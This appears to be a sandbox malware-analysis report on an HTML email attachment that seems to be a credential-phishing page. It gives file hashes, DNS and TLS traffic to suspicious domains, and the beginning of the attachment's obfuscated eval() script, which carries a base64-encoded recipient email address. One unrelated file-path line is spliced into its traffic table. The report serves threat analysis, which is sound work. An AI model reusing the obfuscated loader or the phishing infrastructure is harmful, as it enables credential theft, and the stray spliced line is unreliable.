File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:L:L
MD5:	5058F1AF8388633F609CADB75A75DC9D
SHA1:	3A52CE780950D4D969792A2559CD519D7EE8C727
SHA-256:	CDB4EE2AEA69CC6A83331BBE96DC2CAA9A299D21329EFB0336FC02A82E1839A8
SHA-512:	0B61241D7C17BCBB1BAEE7094D14B7C451EFECC7FFCBD92598A0F13D313CC9EBC2A07E61F007BAF58FBF94FF9A8695BDD5CAE7CE03BBF1E94E93613A00F25 F21
Malicious:	false
Preview:	.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\000004.dbtmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	16
Entropy (8bit):	3.2743974703476995
Encrypted:	false
SSDEEP:	3:1sjgWIV//Rv:1qIFJ
MD5:	6752A1D65B201C13B62EA44016EB221F
SHA1:	58ECF154D01A62233ED7FB494ACE3C3D4FFCE08B
SHA-256:	0861415CADA612EA5834D56E2CF1055D3E63979B69EB71D32AE9AE394D8306CD
SHA-512:	9CFD838D3FB570B44FC3461623AB2296123404C6C8F576B0DE0AABD9A6020840D4C9125EB679ED384170DBCAAC2FA30DC7FA9EE5B77D6DF7C344A0AA030E03 89
Malicious:	false
Preview:	MANIFEST-000004.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\CURRENT (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	16
Entropy (8bit):	3.2743974703476995
Encrypted:	false
SSDEEP:	3:1sjgWIV//Rv:1qIFJ
MD5:	6752A1D65B201C13B62EA44016EB221F
SHA1:	58ECF154D01A62233ED7FB494ACE3C3D4FFCE08B
SHA-256:	0861415CADA612EA5834D56E2CF1055D3E63979B69EB71D32AE9AE394D8306CD
SHA-512:	9CFD838D3FB570B44FC3461623AB2296123404C6C8F576B0DE0AABD9A6020840D4C9125EB679ED384170DBCAAC2FA30DC7FA9EE5B77D6DF7C344A0AA030E03 89

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\CURRENT (copy)	
Malicious:	false
Preview:	MANIFEST-000004.

Static File Info

General

File type:	HTML document, ASCII text, with very long lines, with no line terminators
Entropy (8bit):	5.539859697262183
TrID:	• HyperText Markup Language (13008/1) 61.90% • HTML Application (8008/1) 38.10%
File name:	ATT05713.HTM
File size:	26885
MD5:	b19832d191db32123216ba2f49053966
SHA1:	956c4392e180687ce329b04e2b3bbe8c02b7b850
SHA256:	5d25ae5bc09aa2ba8541432fb4d6973195d08c349e2fb645994c890f7981c69e
SHA512:	01ecd19c10aa131519a6f1c128c39cfb5d67d13bf2b85dfae40021936242ff862043917657ca437e3182a6e2c6a183074ab140310cd7e7bd94dfaf341209fa80
SSDEEP:	768:c3qY3pTIUlH+W2HOIb7ai8j8FyxMRVLVhUpUX:cuOIbX1LVhUpUX
File Content Preview:	<script>var dxraw = "amphZWdlckBidXJuc2lkZWhvc3BpdGFsLmFzbi5hdQ=="; eval(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 4, 2021 02:13:07.466953039 CEST	192.168.2.3	8.8.8.8	0x4d79	Standard query (0)	cdnjs.cloudflare.com	A (IP address)	IN (0x0001)
Aug 4, 2021 02:13:07.497020006 CEST	192.168.2.3	8.8.8.8	0x637d	Standard query (0)	p-9kl.link	A (IP address)	IN (0x0001)
Aug 4, 2021 02:13:07.505557060 CEST	192.168.2.3	8.8.8.8	0xc86c	Standard query (0)	aadcdn.msauth.net	A (IP address)	IN (0x0001)
Aug 4, 2021 02:13:07.509275913 CEST	192.168.2.3	8.8.8.8	0xe0aa	Standard query (0)	clients2.google.com	A (IP address)	IN (0x0001)
Aug 4, 2021 02:13:07.522773027 CEST	192.168.2.3	8.8.8.8	0xa8c	Standard query (0)	accounts.google.com	A (IP address)	IN (0x0001)
Aug 4, 2021 02:13:09.119858980 CEST	192.168.2.3	8.8.8.8	0x8ac6	Standard query (0)	nadine-julitz.de	A (IP address)	IN (0x0001)
Aug 4, 2021 02:13:10.826579094 CEST	192.168.2.3	8.8.8.8	0xa4f1	Standard query (0)	p-9kl.link	A (IP address)	IN (0x0001)
Aug 4, 2021 02:13:10.869645119 CEST	192.168.2.3	8.8.8.8	0x90e5	Standard query (0)	aadcdn.msauth.net	A (IP address)	IN (0x0001)
Aug 4, 2021 02:13:11.156426907 CEST	192.168.2.3	8.8.8.8	0x278	Standard query (0)	clients2.googleusercontent.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 4, 2021 02:13:07.504698038 CEST	8.8.8.8	192.168.2.3	0x4d79	No error (0)	cdnjs.cloudflare.com		104.16.19.94	A (IP address)	IN (0x0001)
Aug 4, 2021 02:13:07.504698038 CEST	8.8.8.8	192.168.2.3	0x4d79	No error (0)	cdnjs.cloudflare.com		104.16.18.94	A (IP address)	IN (0x0001)
Aug 4, 2021 02:13:07.539305925 CEST	8.8.8.8	192.168.2.3	0xe0aa	No error (0)	clients2.google.com	clients.l.google.com		CNAME (Canonical name)	IN (0x0001)
Aug 4, 2021 02:13:07.539305925 CEST	8.8.8.8	192.168.2.3	0xe0aa	No error (0)	clients.l.google.com		142.250.186.110	A (IP address)	IN (0x0001)
Aug 4, 2021 02:13:07.550090075 CEST	8.8.8.8	192.168.2.3	0xc86c	No error (0)	aadcdn.msauth.net	aadcdnoriginwus2.azureedge.net		CNAME (Canonical name)	IN (0x0001)
Aug 4, 2021 02:13:07.558571100 CEST	8.8.8.8	192.168.2.3	0xa8c	No error (0)	accounts.google.com		216.58.205.77	A (IP address)	IN (0x0001)
Aug 4, 2021 02:13:07.654609919 CEST	8.8.8.8	192.168.2.3	0x637d	No error (0)	p-9kl.link		23.94.104.5	A (IP address)	IN (0x0001)
Aug 4, 2021 02:13:09.160825968 CEST	8.8.8.8	192.168.2.3	0x8ac6	No error (0)	nadine-julitz.de		62.108.32.123	A (IP address)	IN (0x0001)
Aug 4, 2021 02:13:10.861752033 CEST	8.8.8.8	192.168.2.3	0xa4f1	No error (0)	p-9kl.link		23.94.104.5	A (IP address)	IN (0x0001)
Aug 4, 2021 02:13:10.918766022 CEST	8.8.8.8	192.168.2.3	0x90e5	No error (0)	aadcdn.msauth.net	aadcdnoriginwus2.azureedge.net		CNAME (Canonical name)	IN (0x0001)
Aug 4, 2021 02:13:11.181138039 CEST	8.8.8.8	192.168.2.3	0x278	No error (0)	clients2.googleusercontent.com	googlehosted.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Aug 4, 2021 02:13:11.181138039 CEST	8.8.8.8	192.168.2.3	0x278	No error (0)	googlehosted.l.googleusercontent.com		216.58.208.129	A (IP address)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Aug 4, 2021 02:13:08.176928043 CEST	23.94.104.5	443	192.168.2.3	49714	CN=p-9kl.link CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Mon Aug 02 22:40:18 CEST 2021 Fri Sep 04 02:00:00 CEST 2020 Wed Jan 20 20:14:03 CET 2021	Sun Oct 31 21:40:16 CET 2021 Mon Sep 15 18:00:00 CEST 2025 Mon Sep 30 20:14:03 CEST 2024	771,4865-4866-4867-49195-49199-49196-49200-52393-52392-49171-49172-156-157-47-53,0-23-65281-10-11-35-16-5-13-18-51-45-43-27-21,29-23-24,0	b32309a26951912be7dba376398abc3b
					CN=R3, O=Let's Encrypt, C=US	CN=ISRG Root X1, O=Internet Security Research Group, C=US	Fri Sep 04 02:00:00 CEST 2020	Mon Sep 15 18:00:00 CEST 2025		
					CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Jan 20 20:14:03 CET 2021	Mon Sep 30 20:14:03 CEST 2024		


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Aug 4, 2021 02:13:08.187215090 CEST	23.94.104.5	443	192.168.2.3	49715	CN=p-9kl.link CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Mon Aug 02 22:40:18 CEST 2021 Fri Sep 04 02:00:00 CEST 2020 Wed Jan 20 20:14:03 CET 2021	Sun Oct 31 21:40:16 CET 2021 Mon Sep 15 18:00:00 CEST 2025 Mon Sep 30 20:14:03 CEST 2024	771,4865-4866-4867-49195-49199-49196-49200-52393-52392-49171-49172-156-157-47-53,0-23-65281-10-11-35-16-5-13-18-51-45-43-27-21,29-23-24,0	b32309a26951912be7dba376398abc3b
					CN=R3, O=Let's Encrypt, C=US	CN=ISRG Root X1, O=Internet Security Research Group, C=US	Fri Sep 04 02:00:00 CEST 2020	Mon Sep 15 18:00:00 CEST 2025		
					CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Jan 20 20:14:03 CET 2021	Mon Sep 30 20:14:03 CEST 2024		
Aug 4, 2021 02:13:09.211222887 CEST	62.108.32.123	443	192.168.2.3	49724	CN=nadine-julitz.de CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat Jul 10 12:44:30 CEST 2021 Fri Sep 04 02:00:00 CEST 2020 Wed Jan 20 20:14:03 CET 2021	Fri Oct 08 12:44:29 CEST 2021 Mon Sep 15 18:00:00 CEST 2025 Mon Sep 30 20:14:03 CEST 2024	771,4865-4866-4867-49195-49199-49196-49200-52393-52392-49171-49172-156-157-47-53,0-23-65281-10-11-35-16-5-13-18-51-45-43-27-21,29-23-24,0	b32309a26951912be7dba376398abc3b
					CN=R3, O=Let's Encrypt, C=US	CN=ISRG Root X1, O=Internet Security Research Group, C=US	Fri Sep 04 02:00:00 CEST 2020	Mon Sep 15 18:00:00 CEST 2025		
					CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Jan 20 20:14:03 CET 2021	Mon Sep 30 20:14:03 CEST 2024		
Aug 4, 2021 02:13:11.232731104 CEST	23.94.104.5	443	192.168.2.3	49734	CN=p-9kl.link CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Mon Aug 02 22:40:18 CEST 2021 Fri Sep 04 02:00:00 CEST 2020 Wed Jan 20 20:14:03 CET 2021	Sun Oct 31 21:40:16 CET 2021 Mon Sep 15 18:00:00 CEST 2025 Mon Sep 30 20:14:03 CEST 2024	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=ISRG Root X1, O=Internet Security Research Group, C=US	Fri Sep 04 02:00:00 CEST 2020	Mon Sep 15 18:00:00 CEST 2025		
					CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Jan 20 20:14:03 CET 2021	Mon Sep 30 20:14:03 CEST 2024		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Aug 4, 2021 02:13:11.244577885 CEST	23.94.104.5	443	192.168.2.3	49733	CN=p-9kl.link CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Mon Aug 02 22:40:18 CEST 2021 Fri Sep 04 02:00:00 CEST 2020 Wed Jan 20 20:14:03 CET 2021	Sun Oct 31 21:40:16 CET 2021 Mon Sep 15 18:00:00 CEST 2025 Mon Sep 30 20:14:03 CEST 2024	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=ISRG Root X1, O=Internet Security Research Group, C=US	Fri Sep 04 02:00:00 CEST 2020	Mon Sep 15 18:00:00 CEST 2025		
					CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Jan 20 20:14:03 CET 2021	Mon Sep 30 20:14:03 CEST 2024		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: chrome.exe PID: 4720 Parent PID: 4864

General

Start time:	02:13:03
Start date:	04/08/2021
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Google\Chrome\Application\chrome.exe' --start-maximized --enable-automation 'C:\Users\user\Desktop\ATT05713.HTM'
Imagebase:	0x7ff77b960000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Registry Activities — Show Windows behavior

Analysis Process: chrome.exe PID: 2648 Parent PID: 4720

General

Start time:	02:13:05
Start date:	04/08/2021
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Google\Chrome\Application\chrome.exe' --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1560,15233345370030561450,1733486252652100380,131072 --lang=en-US --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1704 /prefetch:8
Imagebase:	0x7ff77b960000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Disassembly